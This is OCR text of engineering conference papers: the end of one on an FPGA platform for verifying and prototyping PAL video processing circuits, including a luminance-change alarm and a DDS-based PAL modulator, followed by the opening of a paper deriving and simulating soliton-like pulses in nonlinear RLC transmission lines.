


Figure 4. Generic simulation test bench

The XML data write process captures windows in video frames and saves them in XML file. We developed a web page for easy visual inspection of the output pixels in the captured windows. A JavaScript code loads XML data file and displays magnified window pixels of the selected frame. Figure 5 presents an example of visualization that was part of testing a VGA graphics engine executing a Pacman game. The presented test bench with visualization support in the simulation phase supports early debugging and can significantly shorten the HDL based design cycle.




Figure 5. Visualisation of the test benh results

III. VIDEO PROCESSING DEVELOPMENT SYSTEM

Our video development system is composed of an FPGA board with Xilinx Spartan-3 XC3S400 and a video interface board as shown in Figure 6. The FPGA device XC3S400 has 8064 4-input look-up tables and D flip-flops, 288k bits of block memory and 16 hardware multiplication units used for digital signal processing. The emulated circuits are designed in VHDL and synthesized and implemented with the Xilinx design tools.




Figure 6. Programmable video processing development system

A. *Hardware Components of the Development System*

Figure 7 presents hardware components of the video processing system. Composite video signal, for example analog PAL video form camera, is fed to a video decoder circuit TVP5150A. The decoder output is 8-bit digital stream and a reference 27MHz clock signal. The input video stream is processed by the emulated circuit in the FPGA device. The circuit generates digital video output in the form of C and Y or R, G and B data streams connected to a fast three channel D/A converter ADV7125. The produced analog signals can be used directly as analog computer VGA or s-video signal. Composite video output requires additional reconstruction filter (MAX7453).

The FPGA prototyping board includes USB interface used for downloading the FPGA bit stream and debugging the designed circuit through virtual serial port. A parallel external bus is used for connection memory buffers or another FPGA emulator.




Figure 7. Hardware components of the video processing development system [12]

We designed several IP components in VHDL for video processing applications:

- a PAL video decoder (grabber),
- a PAL video generator and modulator and
- a digital generator of computer VGA signal.

B. *Debug Interface Component*

Emulated circuit parameters can be set and observed through virtual RS232 port. An IP debug component was designed to simplify and reuse debugging structures. The component includes serial interface and a protocol state machine for decoding serial commands.

The component is used for setting values on 1-8 output registers. Each register can be 4, 8, 12, 16, 20, 24, 28 or 32 bits long. Decoding from ASCII hexadecimal input to binary format is performed. The register values can be sampled, converted to hexadecimal numbers and read back to PC.

IV. CASE STUDY

As a case study we describe design and implementation of a video security embedded system. The system is used to observe a window in the PAL video frames and issue alarm condition when the average change of luminance exceeds a threshold.

Figure 8 presents components of the designed video processing system. A PAL video grabber component is used for decoding the digitized video stream. Luminance component is send to a window and graphics engine used for average computation and drawing the frame. Finally PAL video generator components: synchronization and carrier block, modulator and output formatting block are used to produce output video with marked window. We could use an ASIC for the video modulator, but since the FPGA device has enough resources, the embedded system cost is reduced by implementing the modulator in FPGA.




Figure 8: A video processing embedded system for security applications

A. PAL Video Grabber

Video grabber receives input video stream in *ITU-R BT656* format from video decoder. The data stream contains synchronization data and pixel data and the task of video grabber is separation of data and control information. Table 2 shows typical BT656 video data stream values:

TABLE II. TYPICAL ITU-R BT656 VIDEO DATA VALUES

Digitized Video Data	Value
Synchronization sequence	**FF 00 00 status**
Blank sequence	**08** or **01**
Active video Y	**10 - EB**
Active video C_B	**10 - F0**
Active video C_R	**10 - F0**

Synchronization part starts with unique identification sequence FF, 00 and 00 followed by status word. Status word defines even or odd field and state of horizontal and vertical blanking. The status word combination is used in finite state machine to determine start and end of active video lines. The video pixel data arrives in a sequence C_B Y C_R Y. The luminance values (Y) have twice the resolution of the chrominance and an interpolator is used to oversample the values for the linear output stream.

The synthesized PAL video grabber circuit utilized 147 LUT and 95 D flip-flops in a device from Xilinx Spartan-3 technology.

B. Window Processing and Graphics Engine

A window processing block is the core of the embedded security system. Only the luminance values of the video stream and one video field is observed since the sudden change in luminance is enough to trigger alarm condition.

An averaging local filter is applied to produce a dataflow in QCIF resolution in order to save buffer space in the FPGA device. A filter kernel is a 4 x 2 averaging matrix:

$$\frac{1}{8}\begin{bmatrix}1 & 1 & 1 & 1\\ 1 & 1 & 1 & 1\end{bmatrix} \quad (1)$$

The image resolution after filtering is 176 x 144 gray pixels and one window of 64 x 64 pixels is saved in a block RAM buffer. When new pixels are saved, the previous frame values are compared to new values and a sum of absolute difference (SAD) is calculated.

The SAD values of several frames are compared and if they exceed the threshold value an alarm condition is set. The window position and threshold values are defined in registers connected to a debug interface component. These values can be easily changed and observed during hardware verification of the design.

The synthesized circuit requires 3 RAM block components, one for line FIFO in the filter and two for the window buffer.

C. Synchronization Block

The synchronization block receives decoded field and line synchronization bits from video decoder or from the timing generator if decoder is not used in application.

The PAL video data stream consists of 625 lines, divided into 575 active (displayed) video lines and the lines that are part of the blanking interval used for synchronization. Each video line contains horizontal synchronization with a 4,7 μs pulse. At the end of image field is vertical synchronization sequence with five short pulses, five long pulses and finally five short pulses. A short pulse width is 2,35 μs and long pulse with is 27,3 μs. This sequence is repeated twice in a frame and is slightly different for odd and even fields in order to recognize start of the corresponding field with odd and even image lines.

The pulses are generated with a finite state machine and counters. The synchronization block resource utilization is 197 LUT and 64 D flip-flops in the Spartan-3 FPGA technology.

D. PAL Video Modulator and Output Block

The video pixel components are transformed to a composite signal in the modulator. Two orthogonal carrier signals are used for transformation of color differences C_R and C_B to a chrominance signal. The chrominance signal contains information in phase and amplitude, as shown in Figure 9. The PAL video system alternates the carrier phase after each consecutive line in order to minimize impact of phase errors during analog signal transmission.




Figure 9: Vector diagram of the modulated signals

Chrominance modulation can be expressed by the equation:

$$C = C_B \cdot \sin(\omega t) \pm C_R \cdot \cos(\omega t)$$
$$\omega = 2\pi f_{SC} \qquad (2)$$

The main part of the modulator is a synthesizer of the carrier signal with exact frequency f_{SC} = 4433618.75 Hz. We could use one synthesized carrier with phase delay, but in order to optimize circuit delays, we produce separate orthogonal carriers. The input clock is 27 MHz and direct digital frequency synthesis method with a phase counter and sine table is used. The table contains 256 data values for one quarter of sinus period and 1024 points are defined for the complete period. Input to the table is current phase and is changed in the defined timing intervals. The circuit contains an accumulator constantly adding a value calculated by the equation:

$$x = 1024 \cdot \frac{f_{SC}}{f_{clk}} \qquad (3)$$

The frequencies ratio is 168.149... Rounding this number to integer could introduce excessive phase error. We multiplied the ratio by 2^{22} and used 32 bit accumulator constantly adding a value 705268427. There is still a minor phase error, but it has no impact to the modulated signal. The two most significant bits of the accumulator output define sine quadrant and next 8 bits are used as inputs to the table. Two tables are used for producing orthogonal sin() and cos() carriers for modulation, as presented in Figure 10.




Figure 10: Circuit for color component modulation

Low pass filters are used to limit the badwith of the color difference signals. We used Gaussian 9 tap symmetrical filter with the following coefficients:

$$a_0 = 0.3153 \quad a_1 = 0.2308 \quad a_2 = 0.0903 \quad a_3 = 0.0191$$
$$a_4 = 0.0021 \qquad (4)$$

The bandwidth of the filter is 1,07 MHz, -3dB attenuation is at 1,3 MHz and -20dB at 4MHz. We used Matlab filterbuilder for the filter design.

The modulator should also generate color burst carrier, which is a reference signal for PAL video demodulation. The reference signal is transmitted 5,6 μs after horizontal synchronization pulse. Duration of the reference carrier is around 10 periods. The carrier changes phase ($\pm 135^\circ$) after each line and is calculated by sum or difference of carrier frequency and an amplitude correction:

$$\sin(\omega t) \pm \cos(\omega t) = \sqrt{2} \cdot \sin(\omega t \pm 45^\circ) \qquad (5)$$

We can avoid some multipliers if the sine table values are carefully prepared.

The output module has multiplexer for summation of all generated data and synchronization signals into final composite PAL video, as presented in Figure 11. Optionally the module produces s-video with separate luminance and color component.

The modulator is the largest block in the PAL generator at its utilization is 1619 LUT and 1398 D flip-flops in the Spartan-3 FPGA technology




Figure 11: One line of the generated composite PAL signal

The generated PAL signal in Figure 11 is an image from the circuit simulation. Actual analog output is produced by external D/A converter and a reconstruction filter should be used to limit the bandwidth.

V. CONCLUSION

In this paper we presented the test structures and the VHDL components for development of the video processing circuits in programmable devices. The video processing development system used for research and educational implementation of embedded video applications is described.

We analyzed the structure of a typical embedded video processing circuit and designed test benches for efficient verification. With the presented verification methodology we are able to accelerate the simulation by a factor of over 200. The simulation results can be visualized and observed as magnified images in a web browser. The benefit of our approach is that it can be used with the standard programmable design tools and low cost platforms, since we do not require special software or hardware emulators.

Our future work will focus on extending the hardware debugging interface with logic analysis components specifically tailored for the video processing applications.

REFERENCES

[1] J. Golston, R. Bhattacharya, Reaping the Benefits of SoC Processors for Video Applications, Texas Instrtuments, 2007

[2] R. Tessier and W. Burleson, Reconfigurable computing for digital signal processing: A Survey, Journal of VLSI Signal Processing, Vol 28, No.7-27, pp 7-27, 2001

[3] M. Tusch, High-Performance Image Processing on FPGAs, Xcell Journal, vol. 57, pp. 42-44, April 2006

[4] V. Kasik, T. Peterek, "Video Processing Toolbox for FPGA Powered Hardware", International Conference on Software and Computer Applications, IPCSIT, vol.9, 2011, pp. 242-246, July 2011

[5] D. Hanna, R. E. Haskell, "Learning Digital Systems Design in VHDL by Example in a Junior Course", Proceedings of the ASEE North Central Section Conference, Charleston, West Virginia, March 2007.

[6] V. Brost , F. Yang, M. Paindavoine, "The rapid prototyping experiences of image processing algorithms on FPGA", 14th European Signal Processing Conference, Florence, Italy, 2006

[7] R. Wilson, Verifying FPGA designs, EDN, February 2009

[8] D. V. Rao, S. Patil, N. A. Babu, V Muthukumar , "Implementation and Evaluation of Image Processing Algorithms on Reconfigurable Architecture Using C-based Hardware Descriptive Languages", International Journal of Theoretical and Applied Computer Sciences vol. 1, pp. 9–34, 2006

[9] A. Trost, A. Žemva, M. Verderber, "Prototyping hardware and software environment for teaching digital circuit design", Int. J. Electr. Eng. Educ., 2001, vol. 38, pp. 368-378, 2001

[10] I. Mavroidis, I. Mavroidis, I. Papaefstathiou, "Accelerating Emulation and Providing Full Chip Observability and Controllability", IEEE Design and Test of Computers, vol. 26, pp. 84-94, November 2009

[11] K. B. Benson, J. C. Whitaker, Standard Handbook of Video and Television Engineering, 3rd ed, New York: McGraw-Hill, 2000

[12] S. Lapanja, A. Trost, "Testing Environment for Embedded Video-Processing Applications", in Slovene, Elektrotehniški vestnik, 77(2-3), pp. 137-142, 2010

[13] B. Kang, J. Kim, H. Yang, "Design of multi-standard NTSC/PAL video encoder", Current Applied Physics, vol. 4, pp. 37-42, Februar 2004

[14] S.H. Oh, H.J. Choi, S.W. Kwon, M.K. Lee, "A fully programmable systolic pipelined digital video encoder for NTSC/PAL/PALplus compatibility on a 4:3 screen", IEEE Trans. on Consumer Electronics, pp. 965-971, August 1997

Computational Study on Soliton–like Pulses in the Nonlinear RLC Transmission Lines

Dalibor L. Sekulic* and Milos B. Zivanov*
* University of Novi Sad, Faculty of Technical Sciences / Department of Electronics, Novi Sad, Serbia
E-mails: dalsek@yahoo.com or dalsek@uns.ac.rs

Abstract - The nonlinear transmission line is a structure where short–duration pulses called electrical solitons can be created and propagated. In this paper, a method to study soliton–like pulses propagation along the nonlinear RLC transmission lines periodically loaded with voltage dependent capacitances is presented. Based on Kirchhoff's law taken in the continuum limit, exact soliton solutions of voltage equation are obtained by symbolic computation using an improved tanh–function method. It is shown that the shape of soliton can be controlled well by adjusting the parameters of the line. These solutions may have important applications in communication systems where solitons are used to codify data.

I. INTRODUCTION

Solitons, self–localized waves, are a special class of pulse–shaped waves that propagate without changing their shape in nonlinear dispersive media. A balancing mechanism between nonlinearity and dispersion is responsible for the appearance of solitary wave or pulse which propagates infinitely [1]. The first–reported soliton was a mono–pulse water wave in a narrow canal where the shallow water possessed both nonlinearity and dispersion. The propagation of modulated waves, such as bright or dark solitons, has been the subject of considerable interest for many years. The optical fiber is yet another example of a nonlinear dispersive medium where optical solitons are observed.

In electronics, nonlinear transmission lines (NLTLs) serve as nonlinear dispersive media where electrical solitons can propagate in the form of voltage waves [2]. A NLTL is a ladder network of repeating inductors and capacitors, where the inductors, the capacitors, or both are nonlinear in their response to current and voltage, respectively. The semiconductor devices such as Schottky diodes and heterostructure barrier varactors can also be incorporated into a soliton generating NLTL. These devices are used to generate oscillations with frequencies up to the terahertz range and pulses with subpicosecond durations [3]. Recently, it has been pointed out that a spatially modulated nonlinear dielectric line can be used to generate solitons at high powers and microwave frequencies. In this type of line, the dispersion comes from the periodicity of the line, while the nonlinearity comes from the dielectric material [4].

These lines are of interest because of their applications in several fields. For example, in the linear regime, the NLTLs can be used as phase shifters in phased antenna arrays [5], where time delay can be controlled by means of a DC bias applied to Schottky diodes acting as variable reactance. Under large signal conditions, NLTLs can serve as impulse compressors or frequency multipliers [6]. Recently, these lines have proven to be of great practical use in extremely wideband (frequencies from DC to 100 GHz) focusing and shaping of signals [7], which is usually a hard problem. Very recently, attempts have been made to study analytically and numerically nonlinear excitations using NLTLs, and it has been shown experimentally that solitons can exist in such systems [8].

The main aim of this paper is to present a method to computational study of solitary waves in nonlinear RLC transmission lines. A circuit model of a NLTL with N identical cells is given in Fig. 1. The series inductance is due to magnetic field effects, and the capacitance is due to electric field coupling between the lines. The losses in the transmission media are depicted by the series and the shunt resistors. These resistors represent the finite conductivity of the conductors and the dielectric insulator between the conductors, respectively. The resistors R_1 and R_2, accounting for the transmission line losses, the linear inductance L, and the voltage–dependent capacitance $C(V_n)$ are the circuit parameters. The resulting circuit is referred to as a distributed model of a nonlinear RLC transmission lines. A distributed model of the NLTL has been proposed to deal with wide–bandwidth signals.

Interestingly, in constructing proposed lossy nonlinear network, we were motivated with a very interesting example of nanobioelectronics problem. Namely, our group was recently modeled ionic currents along microtubules in the eukaryotic cells [9]. We analytically analyzed the possible use of microtubules as protein structure for building biomolecular nanoscale NLTLs in the context of the polyelectrolyte character of these cytoskeletal filaments [10].




Figure 1. Schematic representation of one cell of the nonlinear transmission line.

The structure of the rest of paper is the following. In Section 2, we present the characteristic of the NLTL under consideration and we write down the voltage equations governing small–amplitude pulses in the transmission line shown in Fig. 1. We undertake the study of the propagation of solitons on the line in Section 3. By applying the symbolic computation using improved tanh–function method, we obtain exact analytical soliton–like solutions of the NLTL. Simulation results for verification of the obtained solution are given in Section 4. Section 5 summarizes results of this paper.

II. Model Description and Voltage Equation

We now consider a NLTL constructed by N elementary cells, where each cell, such as the nth one, contains a linear inductance L in the series branch, a nonlinear capacitor $C(V_b+V_n)$ in the shunt branch with V_n being the voltage across it and V_b a constant DC bias voltage, and the linear resistances R_1 and R_2, see Fig. 1. The reverse–biased diode or MOS varactor can serve as the nonlinear capacitor, and its differential capacitance is $C(V_b+V_n) = dq_n/dV_n$, where q_n denotes the stored charge in the nth capacitor, and it depends nonlinearly on the voltage V_n. For low voltages around the DC bias voltage V_b, the nonlinear capacitance can be approximated by [11]

$$C(V_b+V_n)=\frac{dq_n}{dV_n}=C_0\left(1+2\alpha V_n+3\beta V_n^2+...\right), \quad (1)$$

where C_0 is the linear capacitance of the capacitor, and α and β designate the nonlinear coefficients of the capacitor.

Equation (1) can be the second order curve fitting for the diode characteristics or the varactor characteristics according to the sign of nonlinear coefficients α and β. For the diode the sign of coefficient α is negative and the sign of coefficient β is positive and vice versa for the MOS varactor. In this study, we only consider the case when the perturbation voltage is small in comparison with the equilibrium voltage V_b, therefore, we neglect higher–order terms in (1), keeping only the first two terms of the expansion.

By applying the Kirchhoff current law at node n whose voltage with respect to the ground is v_n, and applying the Kirchhoff voltage law across the two inductors connected to this node, we obtain:

$$i_{n-1}-i_n=\frac{dq_n}{dt}, \quad (2)$$

$$v_n-v_{n+1}=L\frac{di_n}{dt}+R_1 i_n. \quad (3)$$

Similarly, if the voltage across the capacitor is V_b+V_n, where V_b is the bias voltage of the capacitor, we have:

$$v_n=R_2(i_{n-1}-i_n)+V_b+V_n. \quad (4)$$

From (3) we have:

$$\begin{aligned} L\frac{di_{n-1}}{dt}&=v_{n-1}-v_n-R_1 i_{n-1},\\ L\frac{di_n}{dt}&=v_n-v_{n+1}-R_1 i_n. \end{aligned} \quad (5)$$

From (2) we have

$$L\frac{d^2q_n}{dt^2}=L\frac{di_{n-1}}{dt}-L\frac{di_n}{dt}, \quad (6)$$

and including (5) in (6), we get:

$$L\frac{d^2q_n}{dt^2}=v_{n-1}-2v_n+v_{n+1}+R_1(i_n-i_{n-1}). \quad (7)$$

Replacing the expressions for the voltages v_{n-1}, v_n and v_{n+1} from (4) to (7), we obtain that voltages of the adjacent nodes on this lossy NLTL are related via partial differential equation (PDE) as follows

$$\begin{aligned} &L\frac{d^2}{dt^2}\left[C_0\left(V_n+\alpha V_n^2\right)\right]+R_1C_0\frac{d}{dt}\left(V_n+\alpha V_n^2\right)-\\ &-R_2C_0\left\{\frac{d}{dt}\left(V_{n-1}+\alpha V_{n-1}^2\right)-2\frac{d}{dt}\left(V_n+\alpha V_n^2\right)\right.\\ &\left.+\frac{d}{dt}\left(V_{n+1}+\alpha V_{n+1}^2\right)\right\}=V_{n-1}-2V_n+V_{n+1}. \end{aligned} \quad (8)$$

The right–hand side of (8) can be approximated with partial derivatives with respect to distance x, from the beginning of the line, assuming that the spacing between two adjacent sections is δ (i.e., $x_n = n\delta$). Let voltag $V(x, t)$ be a continuous function of the variables x and t so that $V(n, t) = V_n(t)$ and $V_{n\pm1}(t) = V(x\pm\delta, t)$. An approximate continuous PDE can be obtained by using the Taylor expansions

$$V_{n\pm1}=V(x\pm\delta,t)=V\pm\delta\frac{\partial V}{\partial x}+\frac{\delta^2}{2!}\frac{\partial^2V}{\partial x^2}\pm\frac{\delta^3}{3!}\frac{\partial^3V}{\partial x^3}+.., \quad (9)$$

to evaluate the right–hand side of (8), i.e.,

$$V_{n-1}-2V_n+V_{n+1}=\delta^2\frac{\partial^2V}{\partial x^2}+\frac{\delta^4}{12}\frac{\partial^4V}{\partial x^4}. \quad (10)$$

By eliminating terms of higher order than δ^4 as negligible small and considering that the time variations of local voltage V are small compared to the constant background voltage V_b, we could safely assume that time derivative is of the order of small parameter ε as well as the nonlinear voltage terms αV^2 are of the order of ε^2. Thus, we obtain the following nonlinear PDE for the perturbed voltage V:

$$R_2 C_0 \delta^2 \frac{\partial}{\partial t}\left(\frac{\partial^2 V}{\partial x^2}\right) + \delta^2 \frac{\partial^2 V}{\partial x^2} - LC_0 \frac{\partial^2 V}{\partial t^2} + 2\alpha R_1 C_0 V \frac{\partial V}{\partial t} - R_1 C_0 \frac{\partial V}{\partial t} = 0. \quad (11)$$

III. SOLITON–LIKE PULSES IN NLTL

In this study, the improved tanh–function method (ITM) is applied in order to find the analytical solution of the NLTL [12]. The first step in this method is to introduce the voltage in the form of the travelling wave

$$V(x,t) = V(\xi); \quad \xi = x - \mathrm{v}_0 t, \quad (12)$$

where v_0 is undetermined parameter that represents the velocity of propagation. A propagating mode solution of (11) can be obtained by substituting (12) into the PDE (11). Then voltage equation (11) becomes the ordinary differential equation (ODE) of the third order

$$\frac{R_2}{R_1}\delta^2 \mathrm{v}_0 \frac{d^3 V}{d\xi^3} + \frac{L}{R_1}\left(\mathrm{v}_0^2 - \delta^2 \omega_\mathrm{c}^2\right)\frac{d^2 V}{d\xi^2} + 2\alpha \mathrm{v}_0 V \frac{dV}{d\xi} - \mathrm{v}_0 \frac{dV}{d\xi} = 0. \quad (13)$$

Here the parameter ω_c, meaning the cutoff angular frequency, is defined by $\omega_\mathrm{c} = (LC_0)^{-1/2}$ and the maximum velocity of the propagation of waves is $\mathrm{v}_{0\max} = \delta\omega_\mathrm{c}$. After first integration of ODE (13), we obtain

$$A\frac{d^2 V}{d\xi^2} + B\frac{dV}{d\xi} - \mathrm{v}_0 V + DV^2 = \mathrm{c}_1, \quad (14)$$

where c_1 is an arbitrary constant, whose value depends on the initial conditions. Requiring that all functions $V(\xi)$, $dV(\xi)/d\xi$ and $dV^2(\xi)/d\xi^2$ tend to zero as $\xi \to \infty$, the integration constant c_1 is set to be zero. The parameters of ODE (14) read as follows:

$$A = \frac{R_2}{R_1}\delta^2 \mathrm{v}_0, \quad B = \frac{L}{R_1}\left(\mathrm{v}_0^2 - \delta^2 \omega_\mathrm{c}^2\right), \quad D = 2\alpha \mathrm{v}_0. \quad (15)$$

It is observed form (13) that the sign of the dispersion coefficient, A, is always positive, but the sign of the nonlinearity coefficient, D, depends on the nonlinear characteristics of the capacitance. Therefore, the sign of the product AD can be positive or negative, which leads to appearance of dark soliton ($AD < 0$) or bright soliton ($AD > 0$). The parameter B is always positive and involves the effect of dissipation.

We now introduce the new independent variable $Y = \tanh\xi$ and $W(Y) = V(\xi)$ [13], as a polynomial series, due to which ODE (14) transforms to the shape

$$A\left(1-Y^2\right)^2 \frac{d^2 W}{dY^2} + \left\{B\left(1-Y^2\right) - 2AY\left(1-Y^2\right)\right\}\frac{dW}{dY} - \mathrm{v}_0 W + DW^2 = 0. \quad (16)$$

We compare the derivative term of highest–order with the highest order nonlinear term. So, balancing the order of W'' with the order of W^2 in (16), we obtain $m + 2 = 2m \to m = 2$. So the solution takes the form

$$W(Y) = \sum_{i=0}^{m=2} a_i Y^i = a_0 + a_1 Y + a_2 Y^2, \quad (17)$$

where parameters a_0, a_1, and a_2 are to be determined. Inserting (17) into (16), we get a system of algebraic equations:

$$\begin{aligned}
Y^0: &\quad 2a_2 A + a_1 B + a_0^2 D - \mathrm{v}_0 a_0 = 0,\\
Y^1: &\quad -2a_1 A + 2a_2 B + 2a_0 a_1 D - \mathrm{v}_0 a_1 = 0,\\
Y^2: &\quad -8a_2 A - a_1 B + a_1^2 D + 2a_0 a_2 D - \mathrm{v}_0 a_2 = 0,\\
Y^3: &\quad 2a_1 A - 2a_2 B + 2a_1 a_2 D = 0,\\
Y^4: &\quad 6a_2 A + a_2^2 D = 0.
\end{aligned} \quad (18)$$

Solving the above system of algebraic equations with the aid of MATLAB, we obtain the following calculated values of the parameters:

$$a_0 = \frac{1}{D}\left(6A + \frac{1}{2}\mathrm{v}_0\right); \quad a_1 = \frac{6}{5}\frac{B}{D}; \quad a_2 = -6\frac{A}{D}. \quad (19)$$

together with a relation between coefficients B and A as $B^2 = 100A^2$. Finally, using the determined parameters, the exact soliton solution of the voltage equation (11) reads explicitly

$$V(x,t) = \frac{1}{D}\left(6A + \frac{1}{2}\mathrm{v}_0\right) + \frac{6}{5}\frac{B}{D}\tanh\left(x - \mathrm{v}_0 t\right) - 6\frac{A}{D}\tanh^2\left(x - \mathrm{v}_0 t\right). \quad (20)$$

It represents a particular combination of a bell–shaped solitary wave, third term of (20), with a kink–like shock–wave, second term. Here, the solitary wave velocity v_0 is given by the following implicit expression

$$\mathrm{v}_0^2 = 4\left(24A^2 + \frac{6}{5}B^2\right). \quad (21)$$

IV. NUMERICAL SIMULATION AND RESULTS

In order to verify our analytical prediction based on (20), we have also analyzed the NLTL using well–known methods of circuit analysis. To this end, the circuit in Fig. 1 is connected to a source with 50 Ω resistance and a load




Figure 2. The 3-D plot of bright soliton at different positions, x, obtained from simulation of the NLTL.

with 50 Ω resistance. The number of cells between the source and the load are assumed to be 40. The NLTL is then analyzed using a standard time–domain technique for nonlinear circuits [14]. The method uses finite–difference applied to the differential equations governing the voltages and current of the circuit.

In the simulation, we first consider the NLTL with a varactor, the linear inductance L = 2.5 nH, and the linear resistances R_1 = 0.1 Ω, and R_2 = 1 Ω. The varactor's parameters are linear capacitance C_0 = 1 pF, and nonlinearity factor α = 0.2 V^{-1}. Because of the positive sign of the product AD, as predicted by the analytical solution, a bright soliton will be formed along the transmission line. The NLTL is excited by the input voltage given by [11]:

$$V_{in}(t) = V_m \operatorname{sech}\left(\frac{t-\tau_0}{T_0}\right)\cos(2\pi f t), \qquad (22)$$

where the amplitude V_m = 1 V, the parameters τ_0 = 0.3 ns, and T_0 = 1 ns. The carrier wave frequency is chosen to be f = 2.5 GHz in passband of the transmission line, below ω_c.




Figure 3. Comparison between the waveform envelopes obtained from the analytical solution and the simulation at x = 0.1 m.

